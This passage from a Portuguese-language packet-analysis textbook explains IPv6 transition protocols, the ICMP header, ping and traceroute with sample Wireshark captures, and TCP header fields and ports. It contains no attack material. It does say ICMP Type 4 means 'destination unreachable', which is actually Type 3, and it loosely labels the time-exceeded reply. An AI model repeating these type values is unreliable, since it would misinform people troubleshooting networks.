**Host para roteador** Utiliza encapsulamento no nível de roteador para transmitir tráfego de um host IPv6 sobre uma rede IPv4. Esse método permite que um host individual se comunique em IPv6 com uma rede IPv6 quando o host estiver em uma rede exclusivamente IPv4.

**Host para host** Utiliza um túnel entre dois endpoints para encapsular tráfego IPv6 entre hosts com capacidade para IPv4 ou IPv6. Esse método permite que endpoints IPv6 se comuniquem diretamente por meio de uma rede IPv4.

Embora este livro não discuta os protocolos de transição com detalhes, será conveniente estar ciente de sua existência caso algum dia você precise investigá-los enquanto conduz análises no nível de pacotes. Eis alguns protocolos comuns:

**6to4** Também conhecido como *IPv6 sobre IPv4*, esse protocolo de transição permite que pacotes IPv6 sejam transmitidos por redes IPv4. Esse protocolo aceita relays e roteadores para oferecer comunicação IPv6 de roteador para roteador, de host para roteador e de host para host.

**Teredo** Esse protocolo, usado para comunicações IPv6 unicast sobre uma rede IPv4 usando NAT (network address translation, ou tradução de endereços de rede), funciona enviando pacotes IPv6 sobre IPv4 encapsulados no protocolo de transporte UDP.

**ISATAP** Esse protocolo interno permite comunicação entre dispositivos exclusivamente IPv4 e IPv6 em uma rede, de host para host.

## ICMP (Internet Control Message Protocol, ou Protocolo de Mensagens de Controle da Internet)

O *ICMP* (*Internet Control Message Protocol*, ou Protocolo de Mensagens de Controle da Internet) é o protocolo utilitário do TCP/IP responsável por fornecer informações no que diz respeito à disponibilidade de dispositivos, serviços ou rotas em uma rede TCP/IP. A maioria das técnicas e ferramentas para resolução de problemas em rede está concentrada em torno de tipos comuns de mensagens ICMP. O ICMP está definido na RFC 792.

### Estrutura do pacote ICMP

O ICMP faz parte do IP e depende dele para transmitir suas mensagens. Ele contém um cabeçalho relativamente pequeno que muda conforme o seu propósito. Como vemos na Figura 7.27, o cabeçalho ICMP contém os campos a seguir:

**Tipo (Type)** Tipo ou classificação da mensagem ICMP, com base na especificação da RFC.

**Código (Code)** A subclassificação da mensagem ICMP, baseada na especificação da RFC.

**Checksum** Usado para garantir que o conteúdo do cabeçalho ICMP e os dados estejam intactos na chegada.

**Variável (Variable)** Uma parte que varia conforme os campos Tipo (Type) e Código (Code).

ICMP (Internet Control Message Protocol, ou Protocolo de Mensagens de Controle da Internet)					
Offsets	Octeto	0	1	2	3
Octeto	Bit	0–7	8–15	16–23	24–31
0	0	Tipo	Código	Checksum	
4+	32+	Variável			

Figura 7.27 – Cabeçalho ICMP.

## Tipos e mensagens ICMP

Como observamos, a estrutura de um pacote ICMP depende de sua finalidade, conforme definida pelos valores nos campos *Tipo* (Type) e *Código* (Code).

Podemos considerar o campo Tipo (Type) do ICMP como a classificação do pacote e o campo Código (Code) como sua subclasse. Por exemplo, um campo Tipo com valor 4 indica “destino inacessível”. Embora essa informação por si só talvez não seja suficiente para resolver um problema, se esse pacote também especificar um campo de Código com valor 3 indicando “porta inacessível”, poderíamos concluir que há um problema na porta com a qual estamos tentando nos comunicar.

**NOTA** Para ver uma lista completa dos tipos e códigos ICMP disponíveis, consulte <http://www.iana.org/assignments/icmp-parameters/>.

## Requisições e respostas de eco

O principal responsável pela fama do ICMP é o utilitário ping. O *ping* é usado para testar a conectividade com um dispositivo. Embora o ping propriamente dito não faça parte da especificação do ICMP, ele o utiliza para prover sua funcionalidade essencial.

Para utilizar o ping, digite ping *endereçoip* no prompt de comandos, substituindo *endereçoip* pelo verdadeiro endereço IP de um dispositivo em sua rede. Se o dispositivo-alvo estiver ativo, seu computador tiver uma rota de comunicação até ele e não houver nenhum firewall bloqueando essa comunicação, você verá respostas ao seu comando ping.

O exemplo na Figura 7.28 mostra quatro respostas bem-sucedidas que exibem seu tamanho; o RTT (round trip time, ou tempo de ida e volta), que é o tempo que o pacote demora para chegar e uma resposta ser recebida; e o TTL usado. O utilitário no Windows também apresenta um resumo detalhando quantos pacotes foram enviados, recebidos e perdidos. Se a comunicação falhar, você deverá ver uma mensagem informando o motivo.

```

C:\>ping 172.16.16.1

Pinging 172.16.16.1 with 32 bytes of data:
Reply from 172.16.16.1: bytes=32 time=2ms TTL=64
Reply from 172.16.16.1: bytes=32 time=1ms TTL=64
Reply from 172.16.16.1: bytes=32 time=2ms TTL=64
Reply from 172.16.16.1: bytes=32 time=2ms TTL=64

Ping statistics for 172.16.16.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 2ms, Average = 1ms

```

Figura 7.28 – O comando ping sendo usado para testar se há conectividade.

Basicamente, o comando ping envia um pacote de cada vez para um dispositivo e espera uma resposta para determinar se há conectividade com esse dispositivo, como mostra a Figura 7.29.




Figura 7.29– O comando ping envolve apenas dois passos.

**NOTA** Embora o ping há muito tempo seja uma ferramenta básica de TI, seus resultados podem enganar um pouco quando firewalls baseados em hosts estão implantados. Muitos dos firewalls atualmente limitam a capacidade de um dispositivo de responder a pacotes ICMP. Essa medida é ótima para segurança, pois invasores em potencial usando ping com o intuito de determinar se um host é acessível podem ser detidos, porém também dificulta a resolução de problemas – pode ser frustrante fazer um ping em um dispositivo para testar se há conectividade e não receber uma resposta quando você sabe que é possível se comunicar com esse dispositivo.

O utilitário ping em ação é um ótimo exemplo de uma comunicação ICMP simples. Os pacotes no arquivo *icmp\_echo.pcapng* demonstram o que acontece quando um ping é executado.

O primeiro pacote (veja a Figura 7.30) mostra que o host 192.168.100.138 está enviando um pacote para 192.168.100.1 u. Ao expandir a porção ICMP desse pacote, podemos determinar o tipo de pacote ICMP observando os campos Tipo (Type) e Código (Code). Nesse caso, o pacote tem tipo 8 v e o código é 0 w, indicando uma requisição de eco. (O Wireshark deve informar o que são o tipo/código exibidos.) Essa requisição de eco (ping) representa a primeira metade da equação. É um pacote ICMP simples, enviado com IP, que contém uma pequena quantidade de dados. Juntamente com as designações de tipo e

código e o checksum, também temos um número de sequência usado para combinar pares de requisições e respostas, e há uma string de texto aleatória na parte variável do pacote ICMP.




Figura 7.30 – Um pacote ICMP de requisição de eco.

**NOTA** Os termos echo e ping muitas vezes são usados indistintamente, mas lembre-se de que ping na verdade é o nome de uma ferramenta. A ferramenta ping é usada para enviar pacotes ICMP de requisição de eco.

O segundo pacote nessa sequência é a resposta à nossa requisição (veja a Figura 7.31). A porção ICMP do pacote tem tipo 0 u e código 0 v, indicando que essa é uma resposta de eco. Como o número de sequência e o identificador no segundo pacote coincidem com as informações do primeiro w, sabemos que essa resposta de eco corresponde à requisição do pacote anterior. O Wireshark exibe os valores desses campos em formato big-endian (BE) e little-endian (LE). Em outras palavras, os dados são representados em uma ordem diferente, de acordo com o modo como um endpoint em particular pode processar os dados. Esse pacote de resposta também contém a mesma string de dados de 32 bytes transmitida com a requisição inicial x. Depois que esse segundo pacote for recebido por 192.168.100.138, o ping informará que teve sucesso.



Figura 7.31 – Um pacote ICMP de resposta de eco.

Observe que podemos usar variações do comando ping para aumentar o tamanho dos dados de preenchimento em requisições de eco, o que força os pacotes a serem fragmentados para diversos tipos de resolução de problemas de rede. Isso pode ser necessário quando estivermos resolvendo problemas de rede que exijam um tamanho menor de fragmento.

**NOTA** *O texto aleatório usado em uma requisição de eco ICMP pode ser de profundo interesse para um invasor em potencial. Invasores podem usar a informação nesse campo de preenchimento para gerar o perfil do sistema operacional usado em um dispositivo. Além disso, os invasores podem inserir pequenas porções de dados nesse campo como um método para encobrir a comunicação.*

## traceroute

O utilitário traceroute é usado para identificar o caminho de um dispositivo a outro. Em uma rede simples, um caminho pode passar por apenas um único roteador ou por nenhum. Em uma rede complexa, porém, um pacote talvez precise passar por dezenas de roteadores para alcançar o seu destino final. Assim, é essencial ser capaz de rastrear o caminho exato que um pacote percorre de um destino para outro a fim de resolver problemas de comunicação.

Ao usar ICMP (com uma pequena ajuda do IP), o traceroute é capaz de mapear os caminhos seguidos pelos pacotes. Por exemplo, o primeiro pacote no arquivo *icmp\_traceroute.pcapng* é bem semelhante à requisição de eco que vimos na seção anterior (veja a Figura 7.32).

```

> Frame 1: 106 bytes on wire (848 bits), 106 bytes captured (848 bits)
> Ethernet II, Src: CompaqCo_b8:59:b1 (00:16:d4:b8:59:b1), Dst: CiscoInc_4b:c0:7f (00:12:80:4b:c0:7f)
  Internet Protocol Version 4, Src: 192.168.100.138, Dst: 4.2.2.1 ❶
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 92
    Identification: 0xff51 (65361)
  > Flags: 0x00
    Fragment offset: 0
  > Time to live: 1 ❷
    Protocol: ICMP (1)
  > Header checksum: 0x8f1a [validation disabled]
    Source: 192.168.100.138
    Destination: 4.2.2.1
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
  < Internet Control Message Protocol
    Type: 8 (Echo (ping) request) ❸
    Code: 0
    Checksum: 0xbaff [correct]
    Identifier (BE): 1280 (0x0500)
    Identifier (LE): 5 (0x0005)
    Sequence number (BE): 14336 (0x3800)
    Sequence number (LE): 56 (0x0038)
  > [No response seen]
  > Data (64 bytes)

No.: 1 · Time: 0.000000 · Source: 192.168.100.138 · Destination: 4.2.2.1 · Protocol: ICM...th: 106 · Info: Echo (ping) request id=0x0500, seq=14336/56, ttl=1 (no response found)

```

Figura 7.32 – Um pacote ICMP de requisição de eco com um valor de TTL igual a 1.

Nessa captura, os pacotes foram gerados com o comando tracert 4.2.2.1. Para usar o traceroute no Windows, digite tracert *endereçoip* no prompt de comandos, substituindo *endereçoip* pelo endereço IP propriamente dito de um dispositivo cujo caminho você quer descobrir. Para usar o traceroute no Linux ou no Mac, utilize o comando traceroute *endereçoip*.

À primeira vista, esse pacote parece ser uma requisição de eco simples w de 192.168.100.138 para 4.2.2.1 u, e tudo na porção ICMP do pacote é idêntico à formatação de um pacote de requisição de eco. No entanto, se expandirmos o cabeçalho IP desse pacote, veremos algo estranho: o valor de TTL do pacote é definido com 1 v, o que significa que o pacote será descartado no primeiro roteador que ele alcançar. Como o endereço de destino 4.2.2.1 é um endereço de internet, sabemos que deve haver pelo menos um roteador entre os dispositivos de origem e de destino, portanto não há nenhuma maneira de esse pacote alcançar o seu destino. Para nós, isso é bom, pois o traceroute conta com o fato de que esse pacote chegará apenas até o primeiro roteador pelo qual passará.

Como esperado, o segundo pacote é uma resposta do primeiro roteador que alcançamos no caminho até o nosso destino (veja a Figura 7.33). Esse pacote alcançou esse dispositivo em 192.168.100.1, seu TTL foi decrementado para 0 e o pacote não pôde ser transmitido

adiante, portanto o roteador respondeu com uma resposta ICMP. Esse pacote tem tipo 11 u e código 0 v – dados que nos informam que o destino é inacessível porque o TTL do pacote expirou em trânsito.

The screenshot shows the Wireshark interface with the title "Wireshark · Packet 2 · icmp\_traceroute". The packet details pane displays the following information for the second frame:

- > Frame 2: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
- > Ethernet II, Src: CiscoInc\_4b:c0:7f (00:12:80:4b:c0:7f), Dst: CompaqCo\_b8:59:b1 (00:16:d4:b8:59:b1)
- Internet Protocol Version 4, Src: 192.168.100.1, Dst: 192.168.100.138
  - 0100 .... = Version: 4
  - .... 0101 = Header Length: 20 bytes
  - > Differentiated Services Field: 0xc0 (DSCP: CS6, ECN: Not-ECT)  
Total Length: 56
  - Identification: 0x491a (18714)
  - > Flags: 0x00  
Fragment offset: 0
  - Time to live: 255
  - Protocol: ICMP (1)
  - > Header checksum: 0x280e [validation disabled]
  - Source: 192.168.100.1
  - Destination: 192.168.100.138
  - [Source GeoIP: Unknown]
  - [Destination GeoIP: Unknown]
- > Internet Control Message Protocol
  - ① Type: 11 (Time-to-live exceeded)
  - ② Code: 0 (Time to live exceeded in transit)
  - Checksum: 0xf4ff [correct]
- ③ > Internet Protocol Version 4, Src: 192.168.100.138, Dst: 4.2.2.1
- ④ < Internet Control Message Protocol
  - Type: 8 (Echo (ping) request)
  - Code: 0
  - Checksum: 0xbaff [in ICMP error packet]
  - Identifier (BE): 1280 (0x0500)
  - Identifier (LE): 5 (0x0005)
  - Sequence number (BE): 14336 (0x3800)
  - Sequence number (LE): 56 (0x0038)

No.: 2 · Timer: 0.000813 · Source: 192.168.100.1 · Destination: 192.168.100.138 · Protocol: ICMP · Length: 70 · Info: Time-to-live exceeded (Time to live exceeded in transit)

Close Help

Figura 7.33 – Uma resposta ICMP do primeiro roteador ao longo do caminho.

Esse pacote ICMP às vezes é chamado de *pacote de dois cabeçalhos*, pois o final de sua parte ICMP contém uma cópia do cabeçalho IP w e dos dados ICMP x enviados na requisição de eco original. Essas informações podem se mostrar muito úteis na resolução de problemas.

Esse processo de enviar pacotes com um valor de TTL igual a 1 ocorre mais duas vezes antes de chegarmos ao pacote 7. Nesse ponto, você verá os mesmos dados que vimos no primeiro pacote, exceto que, desta vez, o valor de TTL no cabeçalho IP está definido com 2, o que garante que o pacote chegará ao roteador no segundo hop antes de ser descartado. Como esperado, recebemos uma resposta do roteador no próximo hop, 12.180.241.1, com as mesmas mensagens de ICMP de destino inacessível e TTL expirado.

Esse processo continua, com o valor de TTL aumentando de 1, até que o destino 4.2.2.1 seja alcançado. Imediatamente antes de isso acontecer, porém, você verá na Figura 7.34 que a requisição na linha 8 expirou. Como uma requisição pode expirar no caminho e o

processo, apesar disso, se completar com sucesso? Geralmente isso acontece quando um roteador está configurado para não responder a requisições ICMP. O roteador continua recebendo a requisição e encaminha os dados para o próximo roteador, motivo pelo qual podemos ver o próximo hop na linha 9 da Figura 7.34. Ele simplesmente não gerou o pacote ICMP de tempo de vida expirado como o fizeram os demais hops. Sem resposta, o tracert supõe que a requisição expirou e passa para a próxima.

```
C:\>tracert 4.2.2.1
Tracing route to a.resolvers.level3.net [4.2.2.1]
over a maximum of 30 hops:
1    1 ms      <1 ms      <1 ms  INTERIORE2000 [172.16.16.1]
2    1 ms      1 ms      1 ms  192.168.1.1
3    2 ms      2 ms      1 ms  192.168.0.1
4    25 ms     21 ms     21 ms  172-127-116-3.lightspeed.tukrga.sbcglobal.net [172.127.116.3]
5    26 ms     26 ms     24 ms  76.201.208.162
6    28 ms     25 ms     24 ms  12.83.82.181
7    24 ms     25 ms     26 ms  12.122.117.121
8    *          *          * Request timed out.
9    24 ms     24 ms     24 ms  a.resolvers.level3.net [4.2.2.1]
```

Figura 7.34 – Um exemplo da saída do utilitário traceroute.

Em suma, esse processo de traceroute se comunicou com cada roteador ao longo do caminho, construindo um mapa da rota até o destino. A Figura 7.34 mostra um mapa de exemplo.

**NOTA** A discussão sobre o traceroute nesta seção está focada em geral no Windows porque esse utilitário utiliza exclusivamente o ICMP. O utilitário traceroute no Linux é um pouco mais versátil e é capaz de usar outros protocolos para efetuar o rastreamento de rotas.

## ICMPv6 (ICMP version 6, ou ICMP versão 6)

A versão atualizada do IP depende intensamente do ICMP para funções como solicitação de vizinho e descoberta de caminhos, conforme mostraram os exemplos anteriores. O ICMPv6 foi definido na RFC 4443 de modo a oferecer suporte para o conjunto de recursos necessários ao IPv6, juntamente com melhorias adicionais. Não discutiremos o ICMPv6 separadamente neste livro, pois ele usa a mesma estrutura de pacote dos pacotes ICMP.

Pacotes ICMPv6 são, de modo geral, classificados como mensagens de erro ou mensagens informativas. Você pode ver uma lista completa dos tipos e códigos disponibilizados pela IANA em <http://www.iana.org/assignments/icmpv6-parameters/icmpv6-parameters.xhtml>.

Este capítulo apresentou alguns dos protocolos mais importantes que examinaremos durante o processo de análise de pacotes. ARP, IP e ICMP estão na base de todas as comunicações de rede e são essenciais para praticamente todas as tarefas cotidianas que você executará. No Capítulo 8 veremos os protocolos comuns da camada de transporte:

TCP e UDP.



# PROTOCOLOS DA CAMADA DE TRANSPORTE



Neste capítulo, continuaremos a analisar protocolos individuais e como eles se mostram no nível de pacotes. Deslocando-nos para cima no modelo OSI, veremos a camada de transporte e dois dos protocolos mais comuns nessa camada: TCP e UDP.

## TCP (Transmission Control Protocol, ou Protocolo de Controle de Transmissão)

A principal meta do TCP (Transmission Control Protocol, ou Protocolo de Controle de Transmissão) é oferecer confiabilidade fim a fim para entrega de dados. O TCP, que está definido na RFC 793, cuida do sequenciamento de dados e da recuperação de erros e, em última análise, garante que os dados cheguem até o ponto em que devem chegar. O TCP é considerado um *protocolo orientado à conexão* (*connection-oriented protocol*), pois estabelece uma conexão formal antes de transmitir dados, monitora a entrega de pacotes e geralmente tenta encerrar formalmente os canais de comunicação quando a transmissão é concluída. Muitos protocolos comumente utilizados na camada de aplicação dependem do TCP e do IP para entregar pacotes aos seus destinos finais.

### Estrutura do pacote TCP

O TCP oferece uma grande quantidade de funcionalidades, conforme evidenciado pela complexidade de seu cabeçalho. Como vemos na Figura 8.1, eis os campos do cabeçalho TCP:

**Porta de origem (Source Port)** A porta usada para transmitir o pacote.

**Porta de destino (Destination Port)** A porta para a qual o pacote será transmitido.

**Número de sequência (Sequence Number)** O número usado para identificar um segmento TCP. Esse campo serve para garantir que partes de um stream de dados não estejam faltando.

**Número de confirmação (Acknowledgment Number)** O número de sequência esperado no próximo pacote, do outro dispositivo que faz parte da comunicação.

**Flags** As flags URG, ACK, PSH, RST, SYN e FIN para identificar o tipo de pacote TCP sendo transmitido.

**Tamanho da janela (Window Size)** O tamanho do buffer de recepção TCP em bytes.

**Checksum** Usado para garantir que o conteúdo do cabeçalho TCP e os dados estejam intactos na chegada.

**Ponteiro de urgência (Urgent Pointer)** Se a flag URG estiver ligada, esse campo será analisado em busca de instruções adicionais para saber em que lugar a CPU deverá começar a ler os dados no pacote.

**Opções (Options)** Vários campos opcionais que podem ser especificados em um pacote TCP.

TCP (Transmission Control Protocol, ou Protocolo do Controle da Transmissão)						
Offsets	Octeto	0		1		2
Octeto	Bit	0-3	4-7	8-15	16-23	24-31
0	0	Porta de origem			Porta de destino	
4	32	Número de sequência				
8	64	Número de confirmação				
12	96	Offset dos dados	Reservado	Flags	Tamanho da janela	
16	128	Checksum			Ponteiro de urgência	
20+	160+	Opções				

Figura 8.1 – Cabeçalho TCP.

## Portas TCP

Toda comunicação TCP ocorre usando *portas* de origem e de destino, que podem ser encontradas em todo cabeçalho TCP. Uma porta é como uma tomada em uma antiga mesa de operação de telefonia. A telefonista monitorava uma mesa telefônica com lâmpadas e conectores. Quando uma lâmpada se acendia, ela se conectava com quem estava chamando, perguntava com quem a pessoa desejava falar e, em seguida, fazia a conexão com a outra parte usando um cabo. Toda chamada precisava ter uma porta de origem (quem estava chamando) e uma porta de destino (o receptor). As portas TCP funcionam de modo muito semelhante.

Para transmitir dados para uma aplicação em particular em um servidor ou dispositivo

remotos, um pacote TCP deve saber a porta que o serviço remoto está ouvindo. Se você tentar acessar uma aplicação em uma porta diferente daquela configurada para uso, a comunicação falhará.

A porta de origem nessa sequência não é extremamente importante e pode ser selecionada aleatoriamente. O servidor remoto simplesmente determinará a porta com a qual se comunicará a partir do pacote original enviado (veja a Figura 8.2).




Figura 8.2 – O TCP utiliza portas para transmitir dados.

Há 65.535 portas disponíveis para uso quando nos comunicamos com TCP. Geralmente dividimos essas portas em dois grupos:

- O *grupo de portas de sistema* (também conhecido como grupo de portas-padrão ou de portas bem conhecidas) varia de 1 a 1023 (a porta 0 é ignorada porque é reservada). Serviços bem conhecidos e consagrados geralmente usam portas que estão no grupo de portas de sistema.
- O *grupo de portas efêmeras* varia de 1024 a 65535 (embora alguns sistemas operacionais tenham definições diferentes para esse grupo). Somente um serviço pode se comunicar por uma porta em dado momento, portanto os sistemas operacionais modernos selecionam portas de origem aleatoriamente em um esforço para deixar as comunicações únicas. Essas portas de origem geralmente estão localizadas no intervalo de portas efêmeras.

Vamos analisar dois pacotes TCP e identificar os números de porta usados abrindo o arquivo `tcp_ports.pcapng`. Nesse arquivo, temos a comunicação HTTP de um cliente acessando dois sites. Conforme mencionamos antes, o HTTP utiliza TCP para comunicação, fazendo dele um ótimo exemplo de tráfego TCP padrão.

No primeiro pacote desse arquivo (veja a Figura 8.3), os dois primeiros valores representam a porta de origem e a porta de destino do pacote. Esse pacote está sendo

enviado de 172.16.16.128 para 212.58.226.142. A porta de origem é 2826 u, que é uma porta efêmera. (Lembre-se de que as portas de origem são escolhidas aleatoriamente pelo sistema operacional, embora possam ser incrementadas a partir da seleção aleatória.) A porta de destino é uma porta de sistema – a porta 80 v, que é a porta-padrão utilizada por servidores web para HTTP.




